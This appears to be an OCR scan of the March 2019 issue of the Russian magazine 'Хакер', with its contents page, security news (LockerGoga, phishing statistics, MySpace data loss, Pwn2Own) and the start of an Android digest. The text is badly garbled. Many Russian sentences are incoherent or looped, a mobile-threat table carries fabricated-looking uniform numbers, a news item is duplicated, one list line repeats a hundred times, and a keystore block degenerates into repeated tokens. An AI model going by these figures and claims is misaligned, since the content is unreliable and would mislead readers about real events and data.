ХАКЕР

№240

МАРТ 2019

Cover Story

Ghidra

Осваиваем тулкит для реверса, который АНБ США раздает бесплатно

Делаем документы Open Office с сюрпризом

8 коммерческих троянов: изучаем рынок малвари

Реверсим приложения для Android на Android

Как написать свой кейлоггер на C#

Март 2019
№ 240

CONTENTS

MEGANews
Всё новое за последний месяц

Дайджест Android
Лучшие гайды, библиотеки и инструменты месяца

RSA Conference 2019
7 лучших докладов с топовой ИБ-конференции

Ghidra vs IDA Pro
На что способен бесплатный тулкит для реверса, созданный в АНБ

Ghidra vs crackme
Обкатываем конкурента IDA Pro на примере решения хитрой крэкми с VM

Мастхэв для мобильной аналитики
Что нужно, чтобы вскрывать приложения для Android на Android

Трояны на продажу
Изучаем подпольный рынок вредоносного ПО

Troldesh
Как на самом деле работает нашумевший троян-шифровальщик

ODT под прицелом
Как заставить документы OpenOffice запускать произвольные файлы

Фундаментальные основы хакерства
Новые способы находить защитные механизмы в чужих программах

Файлы по рельсам
Как читать любые файлы с сервера через Ruby on Rails

Подводные камни AppCache
Как злодеи идентифицируют статус кросс-доменных ресурсов

Новые уязвимости в популярном роутере D-Link
Колонка Дениса Макрушина

Вредоносный код в овечьей шкуре
Как работает атака на анклав SGX

Форензика в Linux
Дампим память, диски и сетевые коннекты для дальнейшего поиска улик

В поисках случайности
Ищем энтропию на микросхеме, чтобы повысить стойкость шифров

Магия C++
Как выжить без динамической идентификации типов и не сойти с ума

Кейлоггер по-домашнему
Пишем на C# кейлоггер, который не палится антивирусами

CryptoPro JCP на Linux
Как легко и безболезненно перейти на новый стандарт шифрования

Погружение в NixOS
Осваиваем фичи одного из самых необычных дистрибутивов GNU/Linux

Титры
Кто делает этот журнал

depositphotos


Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGANEWS

Issue 2016 · Subjoin
Issue 2016 · Subjoin



РОСКОМНАДЗОР БЛОКИРОВКИ И DPI

Пускаем пыль на горизонте

Сначала, на собственном интернете, пиаре «Ростелеком» сообщила, что «Ростелеком» выбрал «любое российское решение для блокировки Twitter». Затем Twitter и не только. Таковым была признана разработка компании РОРТ, которая, по мнению «Ростелеком», «обеспечивает ограничение доступа к ресурсам, что требуется для блокировки». Об данном изделии, блокировщике, даже представителям производителя использования DPI системы «Deep Packet Inspection» сообщили Ростелекому (видимо, создавшей РОРТ).

Неплохо, что у первых попытавшихся сделать аналоги и фильтрации трафика, «Ростелеком» и «Мегафон», «Мегафон» и «Ростелеком» — «Мегафон» выбрал, вышел в августе 2016 года решение компании Procera. Тогда, что нет, пиаром производилось на сети Ростелекома и Ростелеком.

Ну, «Ростелеком» пиарит. Тоже сложность на собственном интернете и «Ростелеком». Что Роскомнадзор уже направил свои операторам «Большой черный ящик» — «Ростелеком» и «Мегафон» — «Ростелеком» и «Мегафон» — «Ростелеком» и «Мегафон

LOCKERGOGA И ЕГО ЖЕРТВЫ

Распространение

В марте 2018 года шифровальщик LockerGoga атаковал сразу несколько крупнейших компаний в мире – норвежскую компанию Norsk Hydro, французскую компанию Altran, чьи клиенты – это другие крупнейшие компании, производящие сплавы, сжатый воздух и химические вещества. Ниже – подробности.

Norsk Hydro – крупнейшая в мире компания по производству алюминиевого сплава, в работе производит во многих государствах США и Европы, в частности, в Германии и Бельгии.

Хотя представители Norsk Hydro опасаются случившихся как последствий, компания пока не сообщила о финансовых потерях, а производство в большинстве случаев остается на месте, несмотря на ограничения и потери.

Позже стало известно, что Norsk Hydro смогла выйти из единственной жертвы LockerGoga, которая в результате нарушила работу производственных линий. Мой Kaspersky предоставил, которую шифровальщик атаковал в Norsk Hydro.

О LockerGoga

Шифровальщик распространяется комплексно: из-за возможность в технологии подбора учетных данных, и в Сайте для генерировать вредоносных файлов, и в Microsoft Windows, и в ограничение, которые, направленное сотрудниками Norsk Hydro, в ограничение, которые, в ограничение, которые, в ограничение, которые

MEGANEWS

← Начало статьи

Таблица 1а. Топ-20 самых глобальных угроз в мобильных сетях по версии Positive Technologies (для сетей 2G/3G)

Место	Угроза	Доля в общем объеме угроз, %			Изменение, %		
		2016	2017	2018	2017 / 2016	2018 / 2017	2018 / 2016
1	SMS-спам	19,00	19,00	19,00	0	0	0
2	Перехваты SMS	18,00	18,00	18,00	0	0	0
3	Перехваты USSD	17,00	17,00	17,00	0	0	0
4	Перехваты IMSI	16,00	16,00	16,00	0	0	0
5	Перехваты местоположения	15,00	15,00	15,00	0	0	0
6	Перехваты SMS-кодов	14,00	14,00	14,00	0	0	0
7	Перехваты MMS	13,00	13,00	13,00	0	0	0
8	Перехваты вызовов	12,00	12,00	12,00	0	0	0
9	Подмена IMSI	11,00	11,00	11,00	0	0	0
10	Подмена местоположения	10,00	10,00	10,00	0	0	0
11	Подмена SMS	9,00	9,00	9,00	0	0	0
12	Подмена MMS	8,00	8,00	8,00	0	0	0
13	Подмена вызовов	7,00	7,00	7,00	0	0	0
14	Атаки на SS7	6,00	6,00	6,00	0	0	0
15	Атаки на GTP	5,00	5,00	5,00	0	0	0
16	Атаки на Diameter	4,00	4,00	4,00	0	0	0
17	Атаки на SIP	3,00	3,00	3,00	0	0	0
18	Атаки на PFCP	2,00	2,00	2,00	0	0	0
19	Атаки на PMIPv6	1,00	1,00	1,00	0	0	0
20	Атаки на GRE	0,00	0,00	0,00	0	0	0

Источник: Positive Technologies

Специалисты уже уведомили о проблемах консорциум 3GPP и организацию GSMA, а также связались с производителями железа, на котором построены 2G-сети. Производители оборудования обнадежили, но за что, что именно они значительности касается не только самого протокола, но и его различных реализаций на оборудовании конкурентов оператора, можно сплетаться в дождаю бати по-прежнему актуальны и предназначенный стоимости в реальной практике.

500 000 000 ФИШИНГОВЫХ АТАК

Специалисты «Лаборатории Касперского» представили аналитический отчет, посвященный спаму и фишингу в 2018 году.

В 2018 году решение «Лаборатории Касперского» заблокировало порядка **500 000 000** фишинговых атак. Это почти в **2 РАЗА** больше, чем в 2017 году.

Россия вошла в **10** наиболее атакуемых банковским спам; с мошенничеством на поддельных веб-сайтах сталкивались почти каждая **5-я** российской пользователь.

Фишинговые атаки в **10,32%** уникальных пользователей.

Одной из самых популярных тем у мошенников остается **КРИПТОВАЛЮТА**. Было представлено **400 000** новых образцов вредоносных и фишинговых сайты, эксплуатирующие популярные криптовалютные кошельки, биржи и платформы.

Еще один популярный способ фишинга – обещание гарантированного выигрыша в лотерею или возможности на проведение опроса. В 2018 году Бот заблокировано **3 200 100** попыток перехода на мошенническую страницу, связанную с лотереями или опросами.


Чаще всего фишеры прикрываются представителями Microsoft **6,86%**, Facebook **(5,37%)**, PayPal **(3,23%)**.

Под маскировку для скрыть с почтовых трафиков в 2018 году сократилась на **4,15 ПРОЦЕНТНОГО ПУНКТА** и составила **52,46%**.

Топ-10 семейств вредоносных программ, встраивающихся в почтовые

При этом количество вредоносных писем в спаме сократилось **1,2 РАЗА** по сравнению с 2017 годом.

Количество фишинговой почтовой компонента антивируса у клиентов «Лаборатории Касперского»



Теперь, год спустя, пользователь Reddit собрал все эти факты воедино и вновь попытался привлечь внимание к проблеме. На этот раз сработало: теперь отовсюдного сообщения компания попросила на официальном сайте MySpace и в медиаплеере, а спонтанности предоставлен широкой сетаке.

Бывший технический директор Kickstarter Энди Бейо (Andy Baio) подсчитал в Twitter, что в общей сложности компания потеряла порядка 50 миллионов композиций 14 миллионов исполнителей. Бейо писал, что произошедшее вызывает у него подозрения, так как вопреки распространенным, так и которой расписалась разработчики MySpace, — это, конечно, плохой PR, но все равно «ты выглядит плохо, только если ты пытаешь сделать свой и сделать на первом и хостит 50 миллионов старых MP3».

MYSPACE ПОТЕРЯЛА ДАННЫЕ ЗА ДВЕНАДЦАТЬ ЛЕТ

Пользователям Reddit сообщили информацию, что давно утраченная популярность социальная сеть MySpace потеряла все данные пользователей, загруженные с 2003 по 2015 год (включая музыку, фотографии и видео).

Что старые данные более недоступны, на Reddit заметили еще в феврале прошлого года, однако тогда это практически никого не заинтересовало; в представителям социальной сети заверили, что работают над проблемой. Как оказалось, позже сотрудники MySpace признали, что потеряли все пользовательские данные за указанный период, и это тоже осталось на заявленным шедшим проблемам.

Тогда в ответ на запрос пользователя специалисты MySpace сообщили в письме, что во время переноса информации на новые серверы данные были повреждены и восстановить их невозможно. Очевидно, бакапов у компании не было.

Теперь, год спустя, пользователь Reddit собрал все эти факты воедино и вновь попытался привлечь внимание к проблеме. На этот раз сработало: теперь отовсюдного сообщения компания попросила на официальном сайте MySpace и в медиаплеере, а спонтанности предоставлен широкой сетаке.

Бывший технический директор Kickstarter Энди Бейо (Andy Baio) подсчитал в Twitter, что в общей сложности компания потеряла порядка 50 миллионов композиций 14 миллионов исполнителей. Бейо писал, что произошедшее вызывает у него подозрения, так как вопреки распространенным, так и которой расписалась разработчики MySpace, — это, конечно, плохой PR, но все равно «ты выглядит плохо, только если ты пытаешь сделать свой и сделать на первом и хостит 50 миллионов старых MP3».

375 000 ДОЛЛАРОВ И АВТОМОБИЛЬ TESLA

В Канаде в рамках конференции CanSecWest прошло ежегодное состязание Pwn2Own 2019, организованное Trend Micro Zero Day Initiative. Призовой фонд мероприятия в этом году составил более **1 000 000** долларов.

Настоящим звездами состязания в этом году стали участники команды Fluoroacetate, в состав которой входили Ивар Ван Ван (Ivar Van Van) и Ганцзе Ли (Richard Zhu), в прошлом году оказавшие наивысшее результативное участников соревнований и заработавший звание Master of Pwn.

Уже на Fluoroacetate на последнем из Pwn2Own заглянули на **SAFARI ORACLE VIRTUALBOX VMWARE WORKSTATION** фреймворк **MOZILLA FIREFOX** и **MICROSOFT EDGE**. Кроме того, в последнем соревновании сказала успешную компрометацию информационно-развлекательной системы **TESLA MODEL S**.

В итоге Fluoroacetate не только заработали **375 000** долларов на своих эксплоитах, но и остаются себе автомобиль мощно, ведь по правилам Pwn2Own все клиенты устройства забирают победителям. Чем Tesla вовсе зарплатила звание Master of Pwn, то есть самым результативным хакером года.

Firefox
Safari
Edge
Edge
Edge

ANDROID

PRIVACY HOBШЕСТВА ANDROID 0 BETA. I И ИЗБЕЖАНИЕ SSL-СЕРТИФИКАТОВ ПРИЛОЖЕНИЙ ИЗ KEYSTORE

Sergey Glushkovsky
Product Manager, Developer Relations
@SergeyGlushkovsky


Сегодня в выпуске: релиз-кандидат Android Q Beta 1, изменения SSL-сертификатов для подписанных приложений из KeyStore, новые возможности Android Studio 3.5 Canary, Google Play Instant для игровых движков, и, наконец, новый проект Kotlin в более удобной структуре Fit-and-Finish. А также: метод разработки Google Play Instant, Firebase Crashlytics, и, наконец, Android Jetpack библиотеки.

ПОЧИТАТЬ

Android 9: privacy

Android 9 — релиз с акцентом Google об изменениях и нововведениях для приложений и платформ с ведущим выпущенным Android Q Beta 1. Основные изменения:

1. Запрет фоновых доступов к местоположению. Теперь, если приложение получает разрешение использовать местоположение, оно могло сделать одно из двух: запросить доступ в фоновом режиме, или в фоне. Теперь, если приложение хочет использовать геобайты, а также отслеживать геоданные, приложение сохраняет и любое время или только пока приложение используется.
2. Запрет доступа к данным о Wi-Fi сетях. В Android 8 Google ограничил доступ к данным на уровне Wifi-сетевых обменов, любое приложение может получить доступ к данным, которые приложение использует, но только в любое время, чтобы не допустить утечку информации. Теперь доступ к Wifi-обменам могут получить только приложения с разрешением ACCESS_FINE_LOCATION, а также приложения, которые имеют доступ к данным о местоположении, или приложения, которые имеют доступ к данным о местоположении — например фоновым обмен.
3. Запрет на использование Bluetooth-сканирования. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
4. Запрет на доступ к данным о серийных номерах устройств. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
5. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
6. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
7. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
8. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
9. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
10. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
11. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
12. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
13. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
14. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
15. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
16. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
17. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
18. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
19. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
20. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
21. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
22. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
23. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
24. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
25. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
26. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
27. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
28. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
29. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
30. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
31. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
32. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
33. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
34. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
35. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
36. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
37. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
38. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
39. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
40. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
41. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
42. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
43. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
44. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
45. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
46. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
47. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
48. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
49. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
50. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
51. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
52. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
53. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
54. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
55. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
56. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
57. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
58. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
59. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
60. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
61. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
62. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
63. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
64. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
65. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
66. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
67. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
68. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
69. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
70. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
71. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
72. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
73. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
74. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
75. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
76. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
77. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
78. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
79. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
80. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
81. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
82. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
83. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
84. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
85. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
86. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
87. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
88. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
89. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
90. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
91. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
92. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
93. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
94. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
95. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
96. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
97. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
98. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
99. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.
100. Запрет на использование доступа к данным о Wi-Fi сетях. Теперь, если приложение хочет использовать Bluetooth-сканирование, оно должно запросить доступ к данным о местоположении.



Разрешения для новых приложений в или новейшем в ACCESS

Изменения SSL-сертификат приложения из Keystore

Android Keystore — хранилище сертификатов для подписанных приложений.

Многие приложения хранят приватные данные в Keystore — специальном хранилище сертификатов для подписанных приложений. Keystore — это хранилище сертификатов, которое приложение может использовать для подписи данных, которые приложение хочет отправить на сервер. Это может быть, например, SSL-сертификат.

```
[Android Keystore]
  [ssl_certificate]
    [ssl_key_pair]
      [ssl_private_key]
        [ssl_public_key]
        [ssl_public_key_signature]
      [ssl_public_key_signature_algorithm]
    [ssl_key_pair_algorithm]
    [ssl_key_pair_signature_algorithm]
  [ssl_certificate_signature_algorithm]
  [ssl_certificate_signature]
  [ssl_certificate_signature_algorithm_signature]
  [ssl_certificate_signature_algorithm_signature_algorithm]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm]
  [ssl_certificate_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature_algorithm_signature]
